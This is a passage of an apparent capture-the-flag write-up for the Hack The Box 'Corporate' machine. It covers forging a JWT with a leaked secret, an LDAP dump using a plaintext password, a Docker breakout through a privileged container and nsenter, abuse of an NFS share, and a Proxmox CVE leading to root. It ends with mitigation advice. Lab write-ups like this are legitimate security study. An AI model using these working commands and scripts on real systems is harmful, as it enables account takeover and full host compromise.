

These functions allow us to list all users in the Corporate systems, as well as changing password of any users whom is not a sysadmin. But to be able to do that, we must have access to, or be able to forge their CorporateSSO. In fact, CorporateSSO is a JWT token, and we must be able to find the JWT_SECRET to forge the token. As many unintended solutions relating to this part was fixed, this can be the only way, the intended way.

As there are not so many commits to check, we investigate through entire Corporate codebases, and found somebody committed the JWT_SECRET in the repo our-people. This is the only entry found.

As we now have the JWT_SECRET, if we have all information as listed in the User interface, we can forge a JWT token and become anyone in Corporate except sysadmin. To crawl the entire Corporate personnel, we use ldapsearch as follows as elwin.jones, exploiting the getUser() function:
ldapsearch -x -H ldap://ldap.corporate.htb/ -w 'CorporateStarter04041987' -D"uid=elwin.jones,ou=Users,dc=corporate,dc=htb" -b "DC=corporate,DC=htb"Afterwards, we search for employees with role engineer, forge their token, and change their password on sso.corporate.htb. Below is our JWT forge script.
import jwt
secret_key = "09cb527651c4bd385483815627e6241bdf40042a"header = { "expiresIn": "24h"}payload = { "id": 5042, "name": "Arch", "surname": "Ryan", "email": "arch.ryan@corporate.htb", "roles": [ "engineer" ],}
token = jwt.encode(payload, secret_key, algorithm="HS256", headers=header)print(token)We forged the token and have access to account arch.ryan on people.corporate.htb. We can change his SSO password, which is also the SSH password to login as arch.ryan on the workstation.


Docker Breakout to Workstation Root
Now we can run docker as we want with almost no restrictions. We just need to upload our archived images instead of pulling from DockerHub. In this case I use the Alpine Linux image.


It is time to exploit Docker. We spawn an Alpine container and breakout to root from it using the following commands:
docker run -it --rm --pid=host --privileged alpine shnsenter --target 1 --mount --uts --ipc --net --pid -- bashThe first command spawn an interactive (-it) temporary container (--rm) while turns on sharing between container and the host OS the PID address (--pid=host) with minimal protection (--privileged). With this command we can see host OS processes from inside the container and also have escalated permissions in container functions.

The second command, nsenter, executes program in the namespaces specified in the command-line options. We target the host process with PID 1 on host to gain root on this workstation.

root@corporate-workstation-04 — NFS mount leak to sysadmin control
root@corporate-workstation-04 — NFS mount leak to sysadmin controlAs root on Corporate workstation, we are able to mount the NFS file share on 10.9.0.1. We mount this share onto the /mnt folder.
mount -t nfs 10.9.0.1:/ /mntThis NFS share contain all Corporate staff home directories, and it also mount user permissions between both addresses. We can get access to any of these directories if we can become that user in the workstation, a trivial task as we are root on it.

The next group on our privilege escalation is sysadmin, and amie.torphy is one of them.



This user .ssh folder contains SSH keys to login to the main Corporate server as sysadmin, so we have escalated our privileges and getting closer to the system root.
sysadmin@corporate — Proxmox CVE to System Root
sysadmin@corporate — Proxmox CVE to System RootAfter exploiting many services, we have escalated to the main server sysadmin. There is only one service left untouched, the Proxmox VE (PVE) on this main server.
LinPEAS.sh Linux enumeration found readable Proxmox backup files. We will focus on backup files with timestamp on it, which are proxmox_backup_corporate and the pve-host ones.

In December 2022, STAR Labs publicly announced a series of Proxmox CVEs, which contains CVE-2022-35508. This CVE allows Privilege Escalation through post-auth SSRF, LFI and unsecured backup files.
In short, authentication in PVE is implemented by signing and verifying a string using RSA/SHA-1. Upon successful login, the server will sign a "ticket" for client, as known as PVEAuthCookie. While the signature is generated using private key stored at /etc/pve/priv/authkey.key for PVE, only root user has read-write permissions to these files. However, it turns out that if the backup feature in PVE has ever been used, the backup file will contain the authkey. More importantly, it is readable by users as we have seen above.
The path to the backup file can be extracted from task logs which is also detectable by LinPEAS.sh. We are able to extract an authkey from the backup archive and forge a ticket to achieve privilege escalation to root@pam for full access in the PVE. In this scenario, we just need to generate a valid ticket and do not have to mess with the PMG as Corporate does not set it up, so we can just simplify the PoC script and remove whatever parts has something to do with the PMG.
From all conditions we gathered, this main server is completely compromised by this CVE.


Wwe are now able to login to Proxmox, spawn a webshell and get the root flag.

The last step, we take the root SSH credentials and spawn root shell on our machine.
Beyond Root — Mitigation and Summary
Mitigation suggestions
Below are some suggestions to fix the Corporate system vulnerabilities.
Sanitize the URL in the base site to eliminate DOM XSS.
Sanitize the chatbox input, treat it as text only to eliminate Reflected XSS.
Reimplement the file sharing logic to check file's owner before sharing and use a random, unordered ID scheme on file indexing (such as UUID) to eliminate IDOR.
All Corporate staffs must use strong passwords (SSO, Bitwarden).
If possible, the Proxmox VE must be upgraded to versions safe from CVE.
Summary
Corporate is a target that redefined my perspective on hacking. I have never been working on such a target with a long attack chain, with many intriguing techniques that broaden my view and attack vectors. Below is some distilled experiences I have learned and trained upon defeating this target.
Investigating and crafting XSS chains (DOM + Reflected XSS) to bypass restricted CSP header.
Utilizing
nmapto map out network scenarios.Learned the essences of Docker and Docker breakout technique.
Have a deeper understanding about not only the LDAP protocol, but also authentication protocols and protocols in general.
Not only think like a hacker, but a user and developer at the same time, to know what to do at a specific moments and look for possible ways while also narrowing down options to check for.
Continue reading
Related reading
Shares tags, a category or a series with this post
Take another route
Something different from the latest posts